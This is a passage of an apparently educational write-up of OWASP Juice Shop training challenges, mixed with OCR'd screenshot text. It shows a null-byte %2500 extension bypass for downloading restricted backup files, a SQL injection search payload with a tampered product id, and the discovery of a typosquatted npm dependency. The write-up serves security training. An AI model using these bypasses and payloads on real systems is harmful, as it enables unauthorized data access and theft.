
As %00 to %2500, then the file extension is changed as coupons_2013.md.bak%2500.md. Now the file is downloaded.

The pop-up came showing the challenge is solved successfully




Error: Only .md and .pdf files
192.168.29.202:3000/ftp/coupons_2013.md.bak
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop (Express ^4.17.1)
403 Error: Only .md and .pdf files are allowed!
at verify (/home/edureka/juice-shop/build/routes/fileServer.js:32:18)
at /home/edureka/juice-shop/build/routes/fileServer.js:16:13
at Layer.handle [as handle_request] (/home/edureka/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /home/edureka/juice-shop/node_modules/express/lib/router/index.js:286:9
at param (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /home/edureka/juice-shop/node_modules/serve-index/index.js:145:39
at callback (/home/edureka/juice-shop/node_modules/graceful-fs/polyfills.js:306:20)
at FSReqCallback.oncomplete (node:fs:208:5)
Right Ctrl
72°F Haze
Search
ENG IN
2:55 AM 12/20/2024


Error: Only .md and .pdf files
192.168.29.202:3000/ftp/coupons_2013.md.bak%2500.md
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop (Express ^4.17.1)
403 Error: Only .md and .pdf files are allowed!
at verify (/home/edureka/juice-shop/build/routes/fileServer.js:32:18)
at /home/edureka/juice-shop/build/routes/fileServer.js:16:13
at Layer.handle [as handle_request] (/home/edureka/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /home/edureka/juice-shop/node_modules/express/lib/router/index.js:286:9
at param (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /home/edureka/juice-shop/node_modules/serve-index/index.js:145:39
at callback (/home/edureka/juice-shop/node_modules/graceful-fs/polyfills.js:306:20)
at FSReqCallback.oncomplete (node:fs:208:5)
Downloads - Thunar
File Edit View Go Bookmarks Help
aizen Downloads
Places
Computer
aizen
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
wordslist
coupons_2013.md.bak_00.md
package.json.bak_00.md
1 folder | 2 files: 4.3 KiB (4,422 bytes) | Free space: 20.0 GiB
Right Ctrl
72°F Haze
Search
ENG IN
2:56 AM 12/20/2024



Impact:

The impact of a successful sensitive data exposure attack can include:

· financial loss for individuals or organizations whose sensitive information is stolen

· Loss of trust from customers or users whose data was exposed

Legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR

· Damage to reputation and negative publicity for the organization.

· Protecting sensitive data is critical, and organizations should implement secure data storage and transmission practices, regularly monitor and audit their systems, and train employees on best practices for handling sensitive information.

Vulnerability 29:-

Title: Christmas special (SQL injection)

Description:

SQL injection is a type of cyber attack that occurs when an attacker inputs malicious SQL code into a web form or URL in order to gain unauthorized access to a database or to perform other malicious actions. This can happen when an application does not properly validate or sanitize user input, allowing an attacker to inject malicious SQL code into the application.


Steps to Reproduce:


From the previous challenge, done a sql injection attack in the search function with the payload **‘))--.** Got the details of the all the products, but the product with **id 10 , Christmas Super-Surprise-Box (2014 Edition)** is not listed in the normal products home page of the juice shop. Let’s add it to basket and order it.


Intercepted the request of adding a product to the basket. Then with the repeater in the brupsuite, changed the **product id from 6 to 10** and then forwarded the request.


This added the Christmas Super-Surprise-Box (2014 Edition) to the basket. Then I procceded to check out and place the order.

Pop-up showed up indicating, the challenge has been completed successfully.









Impact:

The impact of a successful SQL injection attack can include:

- unauthorized access to sensitive data, such as personal information, financial data, trade secrets, and more.
- the ability to modify or delete data stored in the database.

- the ability to execute arbitrary commands on the underlying system
- the ability to use the attacked server as a launch point for further attacks.
- Damage to the integrity of the system and data
- Perform a DDoS attack by using bots

Preventing SQL injection attacks requires using parameterized queries, using prepared statements, using object-relational mapping (ORM) libraries, and regularly reviewing and monitoring databases and applications for SQL injection vulnerabilities. Additionally, using a security framework that is specifically designed for SQL injection protection can also help prevent these types of attacks.

Vulnerability 30:-


Title: Legacy Typosquatting (Vulnerable Components)


Description:


A Vulnerable Components attack is a type of cyber attack that occurs when an attacker takes advantage of known vulnerabilities in third-party software components that are used by an application or system. These vulnerabilities can include software libraries, frameworks, or other components that are integrated into the system, but are not maintained or patched by the organization.


Steps to Reproduce:

Navigated to the /ftp and downloaded the pakage.json.bak with the method null byte file extension as used in the previous challenge. Then gone through the file dependencies for any leads and googled the new things. Got a dependency named epilogue-js, which is used for Typosquatting training purposes. As we want to report this vulnerability to admin, gone to the feedback section and commented epilogue-js and submitted.
pop-up came showing challenge is completed successfully.


Error: Only .md and .pdf file
192.168.29.202:3000/ftp/package.json.bak%2500.md
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop (Express ^4.17.1)
403 Error: Only .md and .pdf files are allowed!
at verify (/home/edureka/juice-shop/build/routes/fileServer.js:32:18)
at /home/edureka/juice-shop/build/routes/fileServer.js:16:13
at Layer.handle [as handle_request] (/home/edureka/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /home/edureka/juice-shop/node_modules/express/lib/router/index.js:286:9
at param (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /home/edureka/juice-shop/node_modules/serve-index/index.js:145:39
at callback (/home/edureka/juice-shop/node_modules/graceful-fs/polyfills.js:306:20)
at FSReqCallback.oncomplete (node:fs:208:5)
Downloads - Thunar
File Edit View Go Bookmarks Help
aizen Downloads
Places
Computer
aizen
Desktop
Recent
Trash
Documents
Videos
Downloads
Devices
File System
Network
Browse Network
wordslist
package.json.bak_00.md
/home/aizen/Documents
1 folder | 1 file: 4.2 KiB (4,291 bytes) | Free space: 20.0 GiB
72°F Haze
Search
ENG IN
2:47 AM 12/20/2024


OWASP Juice Shop
epilogue-js - npm
https://www.npmjs.com/package/epilogue-js
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Pro Teams Pricing Documentation
npm
Search packages
Search
Sign Up
Sign In
epilogue-js
0.7.3 • Public • Published 7 years ago
Readme
Code Beta
Dependency Status
Epilogue
THIS IS NOT THE MODULE YOU ARE LOOKING FOR! Please use https://github.com/dchester/epilogue! This repository exists only for security awareness and training
~/Downloads/package.json.bak_00.md - Mousepad
File Edit Search View Document Help
"vulnerable",
"vulnerability",
"broken",
"bodgeit"
],
"dependencies": {
"body-parser": "~1.18",
"colors": "~1.1",
"config": "~1.28",
"cookie-parser": "~1.4",
"cors": "~2.8",
"dottie": "~2.0",
"epilogue-js": "~0.7",
"errorhandler": "~1.5",
"express": "~4.16",
"express-jwt": "0.1.3",
"fs-extra": "~4.0",
"glob": "~5.0",
"grunt": "~1.0",
"grunt-angular-templates": "~1.1",
epil
Match case Match whole word
3
Version 0.7.3
License MIT
71°F Cloudy
Search
ENG IN
3:56 AM 12/20/2024





Impact:

A Vulnerable Components attack is a type of cyber attack that occurs when an attacker takes advantage of known vulnerabilities in third-party software components that are used by an application or system. These vulnerabilities can include software libraries, frameworks, or other components that are integrated into the system, but are not maintained or patched by the organization.

The impact of a successful Vulnerable Components attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation

- damage to the integrity of the system and data
- Remote code execution on the server

Preventing Vulnerable Components attacks requires regularly reviewing and monitoring the use of third-party software components, using a software composition analysis tool, and keeping systems and applications up to date with the latest security patches. Additionally, using a security framework that is specifically designed for vulnerability management can also help prevent these types of attacks.

Vulnerability 31:-

